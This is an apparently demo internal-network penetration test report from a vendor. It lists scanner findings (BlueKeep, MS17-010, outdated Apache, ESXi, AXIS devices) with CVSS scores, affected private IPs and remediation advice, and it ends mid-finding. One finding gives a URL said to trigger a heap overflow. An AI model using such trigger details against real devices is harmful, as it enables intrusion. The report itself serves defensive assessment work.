01/11/2021 06:39 ET	exploit	Identified potentially sensitive/confidential information on 192.168.204.154 (WINDFILE3) using [obfuscated-domain]\ElliotAlderson.
01/11/2021 06:39 ET	exploit	Identified cleartext credentials stored on 192.168.204.154 (WINDFILE3) using [obfuscated-domain]\ElliotAlderson

01/11/2021 06:40 ET	exploit	Completed exploit module.
01/11/2021 06:40 ET	info	Testing is concluded.



Internal Network Penetration Test

VULNERABILITY REPORT

Demo Client

June 06, 2021

app.vpentest.io

Copyright

© vPenTest Partner. All Rights Reserved. This is unpublished material and contains trade secrets and other confidential information and is subject to a confidentiality agreement. The unauthorized possession, use, reproduction, distribution, display, or disclosure of this material or the information contained herein is prohibited.

The methodology used to audit the computer systems is considered proprietary intellectual information of vPenTest Partner and may not be disclosed without written permission from vPenTest Partner. vPenTest Partner gives permission to copy this report for the purpose of disseminating information within your organization, or any regulatory agency.

Confidentiality

This document contains company confidential information of a proprietary and sensitive nature. As such, this document should be afforded the security and handling precautions that a confidential document warrants. This document should have a controlled distribution to relevant parties only and should not be copied without written permission. vPenTest Partner treats the contents of a security audit as company confidential material and will not disclose the contents of this document to anyone without written permission.

Assessment Project Team

Below is a list of contacts that were involved on this engagement. Should you have any questions pertaining to the content of this document or any project and non-project related items, please feel free to reach out to the necessary project contacts.

Primary Point of Contact	
Name:	Demo Consultant
Title:	Consultant
Mobile:	+1(504) 507-0558
Office:	+1(844) 866-2732
Email:	altonjx@gmail.com

Discovered Vulnerabilities














The following table displays a summary of the vulnerabilities that were discovered as part of this engagement.

DISCOVERED VULNERABILITIES	THREAT SEVERITY RANKINGS	
Internal Network Security Assessment (129)		
AXIS HTTP GET Heap Overflow	Critical	
AXIS Multiple Vulnerabilities (ACV-128401)	Critical	
Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check)	Critical	
Microsoft SQL Server Unsupported Version Detection (remote check)	Critical	
Microsoft Windows XP Unsupported Installation Detection	Critical	
MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (uncredentialed check)	Critical	
Unix Operating System Unsupported Version Detection	Critical	
Unsupported Windows OS (remote)	Critical	
VMware ESX / ESXi Unsupported Version Detection	Critical	
VMware ESXi 5.1 < Build 3021178 OpenSLP RCE (VMSA-2015-0007)	Critical	
Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26 Multiple Vulnerabilities	High	
Apache 2.4.x < 2.4.39 Multiple Vulnerabilities	High	
Apache 2.4.x < 2.4.46 Multiple Vulnerabilities	High	
ESXi 6.5 / 6.7 / 7.0 Multiple Vulnerabilities (VMSA-2020-0026)	High	
Flexera FlexNet Publisher < 11.16.2 Multiple Vulnerabilities	High	
Microsoft Windows SMB NULL Session Authentication	High	
Microsoft Windows SMBv1 Multiple Vulnerabilities	High	
MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check)	High	
MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)	High	
Rockwell Automation RSLinx Classic ENGINE.dll Stack Buffer Overflow	High	
Rockwell Automation RSLinx Classic ENGINE.dll Stack Buffer Overflow (CVE-2019-6553)	High	
SNMP Agent Default Community Name (public)	High	
SSL Version 2 and 3 Protocol Detection	High	
Unsupported Web Server Detection	High	
Apache 2.4.18 / 2.4.20 X.509 Certificate Authentication Bypass	Medium	

Apache 2.4.x < 2.4.25 Multiple Vulnerabilities (httpoxy)	Medium	
Apache 2.4.x < 2.4.27 Multiple Vulnerabilities	Medium	
Apache 2.4.x < 2.4.28 HTTP Vulnerability (OptionsBleed)	Medium	
Apache 2.4.x < 2.4.33 Multiple Vulnerabilities	Medium	
Apache 2.4.x < 2.4.34 Multiple Vulnerabilities	Medium	
Apache 2.4.x < 2.4.35 DoS	Medium	
Apache 2.4.x < 2.4.38 Multiple Vulnerabilities	Medium	
Apache 2.4.x < 2.4.41 Multiple Vulnerabilities	Medium	
Apache 2.4.x < 2.4.42 Multiple Vulnerabilities	Medium	
AXIS gSOAP Message Handling RCE (ACV-116267) (Devil's Ivy)	Medium	
ESXi 5.0 / 5.1 / 5.5 / 6.0 Multiple Vulnerabilities (VMSA-2016-0010) (remote check)	Medium	
ESXi 5.1 < Build 2323231 glibc Library Multiple Vulnerabilities (remote check)	Medium	
ESXi 5.1 < Build 2323236 Third-Party Libraries Multiple Vulnerabilities (remote check) (BEAST)	Medium	
ESXi 5.1 < Build 3070626 Shared Folders (HGFS) Guest Privilege Escalation (VMSA-2016-0001) (remote check)	Medium	
HSTS Missing From HTTPS Server (RFC 6797)	Medium	
HTTP TRACE / TRACK Methods Allowed	Medium	
IP Forwarding Enabled	Medium	
JQuery 1.2 < 3.5.0 Multiple XSS	Medium	
mDNS Detection (Remote Network)	Medium	
Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness	Medium	
MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (unauthenticated check)	Medium	
OpenSSL 1.0.2 < 1.0.2k Multiple Vulnerabilities	Medium	
OpenSSL 1.0.2 < 1.0.2n Multiple Vulnerabilities	Medium	
OpenSSL 1.0.2 < 1.0.2u Procedure Overflow Vulnerability	Medium	
OpenSSL 1.0.2 < 1.0.2x Null Pointer Dereference Vulnerability	Medium	
OpenSSL 1.0.x < 1.0.2m RSA/DSA Unspecified Carry Issue	Medium	
OpenSSL 1.0.x < 1.0.2o Multiple Vulnerabilities	Medium	
OpenSSL 1.0.x < 1.0.2p Multiple Vulnerabilities	Medium	
OpenSSL 1.0.x < 1.0.2q Multiple Vulnerabilities	Medium	

OpenSSL 1.0.x < 1.0.2r Information Disclosure Vulnerability	Medium	
OpenSSL 1.1.1 < 1.1.1e-dev Procedure Overflow Vulnerability	Medium	
OpenSSL 1.1.1 < 1.1.1g Vulnerability	Medium	
OpenSSL 1.1.1 < 1.1.1i Null Pointer Dereference Vulnerability	Medium	
Rockwell Automation FactoryTalk Linx Path Traversal Information Disclosure	Medium	
SMB Signing not required	Medium	
SNMP 'GETBULK' Reflection DDoS	Medium	
SSH Weak Algorithms Supported	Medium	
SSL Certificate Cannot Be Trusted	Medium	
SSL Certificate Expiry	Medium	
SSL Certificate Signed Using Weak Hashing Algorithm	Medium	
SSL Certificate with Wrong Hostname	Medium	
SSL Medium Strength Cipher Suites Supported (SWEET32)	Medium	
SSL Self-Signed Certificate	Medium	
SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection	Medium	
SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)	Medium	
Terminal Services Doesn't Use Network Level Authentication (NLA) Only	Medium	
Terminal Services Encryption Level is Medium or Low	Medium	
Unencrypted Telnet Server	Medium	
VMware ESXi Multiple DoS (VMSA-2014-0008)	Medium	
VMware ESXi Multiple Vulnerabilities (VMSA-2014-0012)	Medium	
DHCP Server Detection	Low	
OpenSSL 1.0.2 < 1.0.2t Multiple Vulnerabilities	Low	
SSH Server CBC Mode Ciphers Enabled	Low	
SSH Weak MAC Algorithms Enabled	Low	
SSL RC4 Cipher Suites Supported (Bar Mitzvah)	Low	
SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	Low	
Terminal Services Encryption Level is not FIPS-140 Compliant	Low	
Transport Layer Security (TLS) Protocol CRIME Vulnerability	Low	
Apache Banner Linux Distribution Disclosure	Informational	

Apple iOS Lockdown Detection	Informational	
Appweb HTTP Server Version	Informational	
AXIS FTP Server Detection	Informational	
Backported Security Patch Detection (FTP)	Informational	
Backported Security Patch Detection (PHP)	Informational	
Backported Security Patch Detection (WWW)	Informational	
Citrix Licensing Service Detection	Informational	
COM+ Internet Services (CIS) Server Detection	Informational	
DNS Server Version Detection	Informational	
Do not scan printers (AppSocket)	Informational	
Dropbox Software Detection (uncredentialed check)	Informational	
Enumerate IPv6 Interfaces via SSH	Informational	
EtherNet/IP CIP Device Identification	Informational	
FTP Server Detection	Informational	
Grandstream Phone Web Interface Detection	Informational	
LDAP Crafted Search Request Server Information Disclosure	Informational	
lighttpd HTTP Server Detection	Informational	
Link-Local Multicast Name Resolution (LLMNR) Detection	Informational	
mDNS Detection (Local Network)	Informational	
Microsoft SQL Server UDP Query Remote Version Disclosure	Informational	
Microsoft Windows SMB LanMan Pipe Server Listing Disclosure	Informational	
MongoDB Detection	Informational	
MSRPC Service Detection	Informational	
NFS Server Superfluous	Informational	
NFS Share Export List	Informational	
ONVIF Device Services	Informational	
Open Network Video Interface Forum (ONVIF) Protocol Detection	Informational	
Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)	Informational	
Service Detection: 3 ASCII Digit Code Responses	Informational	
Session Initiation Protocol Detection	Informational	

Splunk Management API Detection	Informational	
Splunk Web Detection	Informational	
SSL Certificate Signed Using SHA-1 Algorithm	Informational	
SSL Cipher Block Chaining Cipher Suites Supported	Informational	
SSL Compression Methods Supported	Informational	
STUN Detection	Informational	
Target Credential Status by Authentication Protocol - No Credentials Provided	Informational	
TeamViewer remote detection	Informational	
Telnet Server Detection	Informational	
TLS Version 1.3 Protocol Detection	Informational	
Universal Plug and Play (UPnP) Protocol Detection	Informational	
VMWare STARTTLS Support	Informational	
VNC Server Unencrypted Communication Detection	Informational	
WebDAV Detection	Informational	
Web Server UPnP Detection	Informational	

Vulnerability Findings

This section of the report contains all of the vulnerabilities that were discovered for each component conducted throughout the vulnerability assessment.

Internal Network Vulnerability Assessment

Engagement Scope of Work

Through discussions with Demo Client's staff, the following target applications, IP addresses, and/or ranges were included as part of the engagement scope.

IP ADDRESSES & RANGES			
10.100.1.0/24	10.100.2.0/24	10.100.3.0/24	10.100.3.0/24
10.100.4.0/24	10.100.5.0/24	10.100.6.0/24	10.100.7.0/24
10.100.20.0/24	10.100.31.0/24	10.100.32.0/24	10.100.33.0/24
10.100.34.0/24	10.100.35.0/24	192.168.2.0/24	192.168.204.0/24

Demo Client's IT staff also provided vPenTest Partner with IP addresses and ranges to exclude. The following table displays the list of excluded systems.

EXCLUDED IP ADDRESSES & RANGES			
10.100.35.8	10.100.35.9	10.100.35.10	10.100.35.11
10.100.35.12	10.100.35.13	10.100.35.14	10.100.35.15
10.100.35.16	10.100.34.33	10.100.34.34	10.100.34.35
10.100.34.36	10.100.34.37	10.100.34.38	10.100.34.39
10.100.35.17	10.100.35.18	10.100.35.19	10.100.35.20
10.100.35.21	10.100.35.22	10.100.35.23	10.100.35.24
10.100.35.25	10.100.35.26	10.100.35.27	10.100.35.28
10.100.35.29	10.100.35.30	10.100.35.31	10.100.35.32
10.100.35.33	10.100.35.34	10.100.35.35	10.100.35.36
10.100.35.37	10.100.35.38	10.100.35.39	10.100.35.40
10.100.35.41	10.100.35.42	10.100.35.43	10.100.35.44
10.100.35.45	10.100.35.46	10.100.35.47	10.100.35.48
10.100.35.49	10.100.35.50		

AXIS HTTP GET Heap Overflow

Severity	
Description	<p>The remote AXIS device is affected by a heap overflow vulnerability in its web administration interface due to a flaw in handling of special characters. An unauthenticated remote attacker can exploit this vulnerability for denial of service and possibly remote code execution.</p> <p>The remote device is affected by an heap overflow vulnerability that may lead to remote code execution.</p>
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	9.3 (CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Follow the vendor recommendation for upgrade or mitigation.
References	https://www.axis.com/files/faq/Advisory_ACV-120444.pdf
Affected Nodes	<p>10.100.7.150 on port 80/tcp 10.100.6.87 on port 80/tcp 10.100.3.151 on port 80/tcp</p>
Additional Output	<p>The following URL can be used to trigger a heap overflow:</p> <pre>http://10.100.7.150/index.shtml</pre>

AXIS Multiple Vulnerabilities (ACV-128401)


Severity	
Description	<p>The firmware version running on the remote host is vulnerable to multiple vulnerabilities. An unauthenticated remote attacker could gain system-level unauthorized access to the affected device.</p> <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote host is affected by multiple vulnerabilities.</p>
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade the host firmware to the version provided in the affected product list.
References	<p>http://www.nessus.org/u?471d8c96 https://www.axis.com/files/faq/Advisory_ACV-128401.pdf https://www.axis.com/files/sales/ACV-128401_Affected_Product_List.pdf</p>
Affected Nodes	<p>10.100.33.20 on port 80/tcp 10.100.6.87 on port 80/tcp 10.100.3.151 on port 21/tcp 10.100.3.150 on port 21/tcp 10.100.1.151 on port 443/tcp 10.100.1.150 on port 443/tcp</p>
Additional Output	<pre>Installed version : 7.30.1 Fixed version : 8.20.1</pre>

Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (unauthenticated check)


Severity	
Description	The remote host is affected by a remote code execution vulnerability in Remote Desktop Protocol (RDP). An unauthenticated, remote attacker can exploit this, via a series of specially crafted requests, to execute arbitrary code.
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

Recommendation	Microsoft has released a set of patches for Windows XP, 2003, 2008, 7, and 2008 R2.
References	n/a
Affected Nodes	10.100.7.210 on port 3389/tcp 10.100.7.131 on port 3389/tcp 10.100.7.125 on port 3389/tcp 10.100.7.115 on port 3389/tcp 10.100.7.136 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
Additional Output	n/a

Microsoft SQL Server Unsupported Version Detection (remote check)

Severity	
Description	<p>According to its self-reported version number, the installation of Microsoft SQL Server on the remote host is no longer supported.</p> <p>Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.</p> <p>An unsupported version of a database server is running on the remote host.</p>
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Upgrade to a version of Microsoft SQL Server that is currently supported.
References	http://www.nessus.org/u?d4418a57
Affected Nodes	192.168.2.18 on port 54433/tcp 10.100.20.200 on port 1433/tcp 10.100.7.119 on port 1433/tcp 10.100.7.116 on port 1433/tcp 10.100.7.53 (URSHISTSVR01) on port 1433/tcp 10.100.5.64 (CONMSAUTHMI601) on port 1433/tcp 10.100.5.68 (IT02-2SD5Y2) on port 1433/tcp
Additional Output	<pre>The following unsupported installation of Microsoft SQL Server was detected : Installed version : 12.0.4237.0 Fixed version : 12.0.5000.0 (2014 SP2) SQL Server Instance : SWPDM</pre>

Microsoft Windows XP Unsupported Installation Detection

Severity	
Description	<p>The remote host is running Microsoft Windows XP. Support for this operating system by Microsoft ended April 8th, 2014.</p> <p>Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities. Furthermore, Microsoft is unlikely to investigate or acknowledge reports of vulnerabilities.</p>
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Upgrade to a version of Windows that is currently supported.
References	n/a
Affected Nodes	10.100.7.136 on port 0/tcp
Additional Output	

n/a

MS14-066: Vulnerability in Schannel Could Allow Remote Code Execution (2992611) (uncredentialed check)

Severity	
Description	<p>The remote Windows host is affected by a remote code execution vulnerability due to improper processing of packets by the Secure Channel (Schannel) security package. An attacker can exploit this issue by sending specially crafted packets to a Windows server.</p> <p>Note that this plugin sends a client Certificate TLS handshake message followed by a CertificateVerify message. Some Windows hosts will close the connection upon receiving a client certificate for which it did not ask for with a CertificateRequest message. In this case, the plugin cannot proceed to detect the vulnerability as the CertificateVerify message cannot be sent.</p>
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	8.8 (CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Microsoft has released a set of patches for Windows 2003, Vista, 2008, 7, 2008 R2, 8, 2012, 8.1, and 2012 R2.
References	n/a
Affected Nodes	10.100.7.115 on port 3389/tcp 10.100.5.64 (CONMSAUTHMI601) on port 3389/tcp
Additional Output	n/a

Unix Operating System Unsupported Version Detection


Severity	
Description	<p>According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.</p> <p>Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.</p> <p>The operating system running on the remote host is no longer supported.</p>
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Upgrade to a version of the Unix operating system that is currently supported.
References	n/a
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp
Additional Output	<p>VMware ESXi 5. support ended on 2018-09-19. Upgrade to VMware ESXi 6.7.0 build-10764712.</p> <p>For more information, see : https://docs.vmware.com/en/VMware-vSphere/</p>

Unsupported Windows OS (remote)


Severity	
Description	<p>The remote version of Microsoft Windows is either missing a service pack or is no longer supported. As a result, it is likely to contain security vulnerabilities.</p> <p>The remote OS or service pack is no longer supported.</p>
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to a supported service pack or operating system

References	https://support.microsoft.com/en-us/lifecycle
Affected Nodes	10.100.7.210 on port 0/tcp 10.100.7.136 on port 0/tcp 10.100.7.135 on port 0/tcp 10.100.7.131 on port 0/tcp 10.100.7.125 on port 0/tcp 10.100.7.111 on port 0/tcp 10.100.7.115 on port 0/tcp 10.100.5.64 (CONMSAUTHMI601) on port 0/tcp 10.100.5.59 (IT06-G8F8HF1) on port 0/tcp
Additional Output	<pre>The following Windows version is installed and not supported: Microsoft Windows 7 Professional</pre>

VMware ESX / ESXi Unsupported Version Detection

Severity	
Description	<p>According to its version, the installation of VMware ESX or ESXi on the remote host is no longer supported.</p> <p>Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.</p> <p>The remote host is running an unsupported version of a virtualization application.</p>
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
Recommendation	Upgrade to a version of VMware ESX / ESXi that is currently supported.
References	https://www.vmware.com/support/policies/lifecycle.html https://www.vmware.com/files/pdf/support/Product-Lifecycle-Matrix.pdf
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp
Additional Output	<pre>Product : ESXi Installed version : 5.1 EOL date : August 08, 2016 Supported versions : 6.5 / 6.7 / 7.0</pre>

VMware ESXi 5.1 < Build 3021178 OpenSLP RCE (VMSA-2015-0007)

Severity	
Description	<p>The remote VMware ESXi host is version 5.1 prior to build 3021178. It is, therefore, affected by a remote code execution vulnerability due to a double-free error in the SLPDProcessMessage() function in OpenSLP. An unauthenticated, remote attacker can exploit this, via a crafted package, to execute arbitrary code or cause a denial of service condition.</p> <p>The remote VMware ESXi host is affected by a remote code execution vulnerability.</p>
CVSS	10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	8.6 (CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H)
Recommendation	Apply patch ESXi510-201510101-SG for ESXi 5.1.
References	https://www.vmware.com/security/advisories/VMSA-2015-0007.html https://www.zerodayinitiative.com/advisories/ZDI-15-455/
Affected Nodes	192.168.2.5 on port 0/tcp 192.168.2.3 on port 0/tcp
Additional Output	<pre>ESXi version : ESXi 5.1 Installed build : 2000251 Fixed build : 3021178</pre>

Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26 Multiple Vulnerabilities


Severity	
Description	<p>According to its banner, the version of Apache running on the remote host is 2.2.x prior to 2.2.33-dev or 2.4.x prior to 2.4.26. It is, therefore, affected by the following vulnerabilities :</p> <ul style="list-style-type: none"> - An authentication bypass vulnerability exists due to third-party modules using the <code>ap_get_basic_auth_pw()</code> function outside of the authentication phase. An unauthenticated, remote attacker can exploit this to bypass authentication requirements. (CVE-2017-3167) - A NULL pointer dereference flaw exists due to third-party module calls to the <code>mod_ssl</code> <code>ap_hook_process_connection()</code> function during an HTTP request to an HTTPS port. An unauthenticated, remote attacker can exploit this to cause a denial of service condition. (CVE-2017-3169) - A NULL pointer dereference flaw exists in <code>mod_http2</code> that is triggered when handling a specially crafted HTTP/2 request. An unauthenticated, remote attacker can exploit this to cause a denial of service condition. Note that this vulnerability does not affect 2.2.x. (CVE-2017-7659) - An out-of-bounds read error exists in the <code>ap_find_token()</code> function due to improper handling of header sequences. An unauthenticated, remote attacker can exploit this, via a specially crafted header sequence, to cause a denial of service condition. (CVE-2017-7668) - An out-of-bounds read error exists in <code>mod_mime</code> due to improper handling of Content-Type response headers. An unauthenticated, remote attacker can exploit this, via a specially crafted Content-Type response header, to cause a denial of service condition or the disclosure of sensitive information. (CVE-2017-7679) <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by multiple vulnerabilities.</p>
CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to Apache version 2.2.33-dev / 2.4.26 or later.
References	https://archive.apache.org/dist/httpd/CHANGES_2.2.32 https://archive.apache.org/dist/httpd/CHANGES_2.4.26 https://httpd.apache.org/security/vulnerabilities_22.html https://httpd.apache.org/security/vulnerabilities_24.html
Affected Nodes	10.100.6.87 on port 80/tcp
Additional Output	<pre>URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.26</pre>

Apache 2.4.x < 2.4.39 Multiple Vulnerabilities

Severity	
Description	<p>According to its banner, the version of Apache running on the remote host is 2.4.x prior to 2.4.39. It is, therefore, affected by multiple vulnerabilities:</p> <ul style="list-style-type: none"> - A privilege escalation vulnerability exists in module scripts due to an ability to execute arbitrary code as the parent process by manipulating the scoreboard. (CVE-2019-0211) - An access control bypass vulnerability exists in <code>mod_auth_digest</code> due to a race condition when running in a threaded server. An attacker with valid credentials could authenticate using another username. (CVE-2019-0217) - An access control bypass vulnerability exists in <code>mod_ssl</code> when using per-location client certificate verification with TLSv1.3. (CVE-2019-0215) <p>In addition, Apache httpd is also affected by several additional vulnerabilities including a denial of service, read-</p>

	<p>after-free and URL path normalization inconsistencies.</p> <p>Note that vPenTest Partner has not tested for these issues but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by multiple vulnerabilities.</p>
CVSS	7.2 (CVSS2#AV:L/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	7.8 (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to Apache version 2.4.39 or later.
References	http://www.nessus.org/u?a84bee48 http://www.nessus.org/u?586e6a34
Affected Nodes	<p>10.100.6.87 on port 80/tcp</p> <p>10.100.6.20 on port 80/tcp</p> <p>10.100.6.20 on port 80/tcp</p> <p>10.100.6.20 on port 443/tcp</p> <p>10.100.6.20 on port 443/tcp</p>
Additional Output	<pre> URL : http://10.100.6.87/ Installed version : 2.4.20 Fixed version : 2.4.39 </pre>


Apache 2.4.x < 2.4.46 Multiple Vulnerabilities

Severity	
Description	<p>The version of Apache httpd installed on the remote host is prior to 2.4.44. It is, therefore, affected by multiple vulnerabilities as referenced in the 2.4.46 advisory.</p> <ul style="list-style-type: none"> - Apache HTTP server 2.4.32 to 2.4.44 mod_proxy_uwsgi info disclosure and possible RCE (CVE-2020-11984) - Apache HTTP Server versions 2.4.20 to 2.4.43 When trace/debug was enabled for the HTTP/2 module and on certain traffic edge patterns, logging statements were made on the wrong connection, causing concurrent use of memory pools. Configuring the LogLevel of mod_http2 above info will mitigate this vulnerability for unpatched servers. (CVE-2020-11993) - Apache HTTP Server versions 2.4.20 to 2.4.43. A specially crafted value for the 'Cache-Digest' header in a HTTP/2 request would result in a crash when the server actually tries to HTTP/2 PUSH a resource afterwards. Configuring the HTTP/2 feature via H2Push off will mitigate this vulnerability for unpatched servers. (CVE-2020-9490) <p>Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number.</p> <p>The remote web server is affected by multiple vulnerabilities.</p>
CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
CVSS3	9.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Upgrade to Apache version 2.4.44 or later.
References	n/a
Affected Nodes	<p>10.100.31.82 on port 80/tcp</p> <p>10.100.31.82 on port 80/tcp</p> <p>10.100.31.82 on port 80/tcp</p> <p>10.100.31.82 on port 443/tcp</p> <p>10.100.31.82 on port 443/tcp</p> <p>10.100.31.81 on port 80/tcp</p> <p>10.100.31.81 on port 80/tcp</p> <p>10.100.31.81 on port 80/tcp</p> <p>10.100.31.81 on port 443/tcp</p> <p>10.100.31.81 on port 443/tcp</p> <p>10.100.31.81 on port 443/tcp</p> <p>10.100.31.81 on port 443/tcp</p> <p>10.100.31.69 on port 80/tcp</p> <p>10.100.31.69 on port 80/tcp</p>

	10.100.31.69 on port 443/tcp 10.100.31.69 on port 443/tcp 10.100.31.60 on port 80/tcp 10.100.31.60 on port 80/tcp 10.100.31.60 on port 443/tcp 10.100.31.82 on port 443/tcp 10.100.31.69 on port 80/tcp 10.100.31.69 on port 443/tcp 10.100.31.60 on port 80/tcp 10.100.31.60 on port 443/tcp 10.100.31.60 on port 443/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 80/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.31.54 on port 443/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 80/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.31.52 on port 443/tcp 10.100.6.87 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 80/tcp 10.100.6.20 on port 443/tcp 10.100.6.20 on port 443/tcp
--	--


Additional Output	<pre> URL : http://10.100.31.82/ Installed version : 2.4.41 Fixed version : 2.4.46 </pre>
-------------------	---

ESXi 6.5 / 6.7 / 7.0 Multiple Vulnerabilities (VMSA-2020-0026)


Severity	
Description	<p>According to its self-reported version number, the remote VMware ESXi host is version 6.5, 6.7 or 7.0 and is affected by multiple vulnerabilities.</p> <ul style="list-style-type: none"> - A use-after-free error exists in the XHCI USB controller. An unauthenticated, local attacker with local administrative privileges on a virtual machine can exploit this, to execute code as the virtual machine's VMX process running on the host. (CVE-2020-4004) - A privilege escalation vulnerability exists in ESXi due to how certain system calls are managed. An authenticated, local attacker with privileges within the VPM process can exploit this, when chained with CVE-2020-4004, to obtain escalated privileges. (CVE-2020-4005) <p>Note that vPenTest Partner has not tested for this issue but has instead relied only on the application's self-reported version number.</p> <p>The remote VMware ESXi host is missing a security patch and is affected by multiple vulnerabilities.</p>
CVSS	7.2 (CVSS2#AV:L/AC:L/Au:N/C:C/I:C/A:C)
CVSS3	7.8 (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Recommendation	Apply the appropriate patch as referenced in the vendor advisory.
References	https://www.vmware.com/security/advisories/VMSA-2020-0026.html
Affected Nodes	10.100.7.96 on port 443/tcp 10.100.7.95 (IT09-5Z5KN53) on port 443/tcp 10.100.2.60 on port 443/tcp 10.100.2.58 on port 443/tcp 10.100.2.57 on port 443/tcp 10.100.2.56 on port 443/tcp
Additional Output	<pre> ESXi version : 7.0 Installed build : 16324942 </pre>

Fixed build : 17168206

Flexera FlexNet Publisher < 11.16.2 Multiple Vulnerabilities


Severity	
Description	<p>The version of Flexera FlexNet Publisher running on the remote host is prior to 11.16.2. It is, therefore, affected by multiple vulnerabilities :</p> <ul style="list-style-type: none"> - A Denial of Service vulnerability related to preemptive item deletion in lmgrd and vendor daemon components of FlexNet Publisher version 11.16.1.0 and earlier allows a remote attacker to send a combination of messages to lmgrd or the vendor daemon, causing the heartbeat between lmgrd and the vendor daemon to stop, and the vendor daemon to shut down. (CVE-2018-20031) - A Denial of Service vulnerability related to message decoding in lmgrd and vendor daemon components of FlexNet Publisher version 11.16.1.0 and earlier allows a remote attacker to send a combination of messages to lmgrd or the vendor daemon, causing the heartbeat between lmgrd and the vendor daemon to stop, and the vendor daemon to shut down. (CVE-2018-20032) - A Remote Code Execution vulnerability in lmgrd and vendor daemon components of FlexNet Publisher version 11.16.1.0 and earlier could allow a remote attacker to corrupt the memory by allocating / deallocating memory, loading lmgrd or the vendor daemon and causing the heartbeat between lmgrd and the vendor daemon to stop. This would force the vendor daemon to shut down. (CVE-2018-20033) - A Denial of Service vulnerability related to adding an item to a list in lmgrd and vendor daemon components of FlexNet Publisher version 11.16.1.0 and earlier allows a remote attacker to send a combination of messages to lmgrd or the vendor daemon, causing the heartbeat between lmgrd and the vendor daemon to stop, and the vendor daemon to shut down. (CVE-2018-20034) <p>A licensing application running on the remote host is affected by multiple vulnerabilities.</p>
CVSS	7.5 (CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P)
